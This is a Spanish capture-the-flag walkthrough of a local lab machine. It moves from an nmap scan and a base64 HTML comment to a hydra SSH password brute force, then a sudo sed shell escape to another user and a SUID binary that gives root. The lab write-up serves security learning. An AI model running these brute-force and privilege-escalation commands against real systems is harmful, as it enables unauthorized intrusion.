

Vamos a desplegar la maquina vulnerable.

Hacemos un escaneo profundo de los puertos de la maquina vulnerable

```
) <u>sudo</u> nmap -sS -sSC -Pn --min-rate 5000 -p- -vvv --open 172.17.0.2 -oN <u>Puertos</u>
```

```
cat Puertos
       File: Puertos
       # Nmap 7.95 scan initiated Thu Oct 9 21:44:36 2025 as: /usr/li
       Nmap scan report for 172.17.0.2
       Host is up, received arp-response (0.0000070s latency). Scanned at 2025-10-09 21:44:36 CEST for 29s
       Not shown: 65531 closed tcp ports (reset)
       PORT
               STATE SERVICE
                                    REASON
       22/tcp open ssh
                                    syn-ack ttl 64
        | ssh-hostkey:
           1024 a1:bc:79:1a:34:68:43:d5:f4:d8:65:76:4e:b4:6d:b1 (DSA)
        ssh-dss AAAAB3NzaC1kc3MAAACBAIO2Wyz8RV+TsSzmEEc6a+1aDtKIsiERW
       qXS7fm9NUPwAAAIBvWoittNHdSTrNMr2rgnGp90iRdI7PbEsW1K+JJKsM698zlF
       CLW/uTltE0K7aWDq6bSxTRVXxl/Cg1Boo1HYrU2T/MazIXVLwj0Ou/Ld7FLYsW6
           2048 38:68:b6:3b:a3:b2:c9:39:a3:d5:f9:97:a9:5f:b3:ab (RSA)
        ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC91gxIuSG9qhKAtBXERuz5
       So3AhkWOb+UC1S0D0g4fECU9vlxGwPGuDGIf/PCfBA2ab2IuDdoi+MrgqVSHzj6
            256 d2:e2:87:58:d0:20:9b:d3:fe:f8:79:e3:23:4b:df:ee (ECDSA
         ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzd
           256 b7:38:8d:32:93:ec:4f:11:17:9d:86:3c:df:53:67:9a (ED2551
         ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHVk3+Nsya30hqo9ExSdXD6LN
       80/tcp open http
                                   syn-ack ttl 64
        |_http-title: Andys's House
         http-methods:
           Supported Methods: GET HEAD POST OPTIONS
       139/tcp open netbios-ssn syn-ack ttl 64
445/tcp open microsoft-ds syn-ack ttl 64
       MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Visitamos el servidor web con el que cuenta e investigando un poco vamos encontrarnos varios directorios, en uno de ellos en la de galería de imágenes vi en el código de la pagina un cifrado.






Image Gallery

```
'5 </body>
'6 </html>
'7 <!-- ZXN0b2VzdW5zZWNyZXRvCg== -->
'8
```

Vamos a descifrarlo y al ser todo junto puede ser la contraseña de un usuario o un directorio.



Al intentar varias cosas, llegamos a ver que es un directorio y cuenta un txt



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Apache/2.4.7 (Ubuntu) Server at 172.17.0.2 Port 80



Ya que tenemos un usuario vamos a hacer un ataque con hydra y tenemos la contraseña del usuario.

```
hydra -l lucas -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-09 21:48:16

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), [DATA] attacking ssh://172.17.0.2:22/

[22][ssh] host: 172.17.0.2 login: lucas password: chocolate

1 of 1 target successfully completed, 1 valid password found

[WARNING] Writing restore file because 1 final worker threads did not complete until end.

[ERROR] 1 target did not resolve or could not be connected

[ERROR] 0 target did not complete

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-09 21:48:17
```

```
> ssh lucas@172.17.0.2

The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.

ED25519 key fingerprint is SHA256:2w4/PQ5L3xreq6F0Zh0CWrJ8m8oFWVAnkd6GqbM2jm8.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.

lucas@172.17.0.2's password:

$ whoami
lucas
```

Ahora hacemos la escalada de privilegios, vemos que podemos escalar al usuario Andy con el binario sed, así que con ayuda de gtfobins vamos a ver como escalar

```
lucas@526d42cedd9f:~$ sudo -l
Matching Defaults entries for lucas on 526d42cedd9f:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User lucas may run the following commands on 526d42cedd9f:
    (andy) NOPASSWD: /bin/sed
lucas@526d42cedd9f:~$ sudo -u andy /bin/sed -n 'le exec sh 1>&0' /etc/hosts
$ whoami
andy
```

Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

GNU version only. Also, this requires bash.

```
sudo sed -n 'le exec sh 1>&0' /etc/hosts
```

Una vez como Andy, vemos que no tenemos la contraseña de Andy, así que vamos a buscar binarios que tengan permisos de ejecutar como sudo.

```
andy@526d42cedd9f:~$ sudo -l
[sudo] password for andy:
andy@526d42cedd9f:~$ find / -perm -4000 -user root 2>/dev/null
/bin/su
/bin/mount
/bin/umount
/bin/ping6
/bin/ping
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/local/bin/privileged_exec
/usr/local/bin/backup.sh
```

Vemos que tenemos esos dos, al ejecutar uno de ellos, vemos que ya somos root.

```
andy@526d42cedd9f:/usr/local/bin$ ls

backup.sh privileged_exec privileged_exec.c

andy@526d42cedd9f:/usr/local/bin$ privileged_exec

Running with effective UID: 0

root@526d42cedd9f:/usr/local/bin# whoami
root
```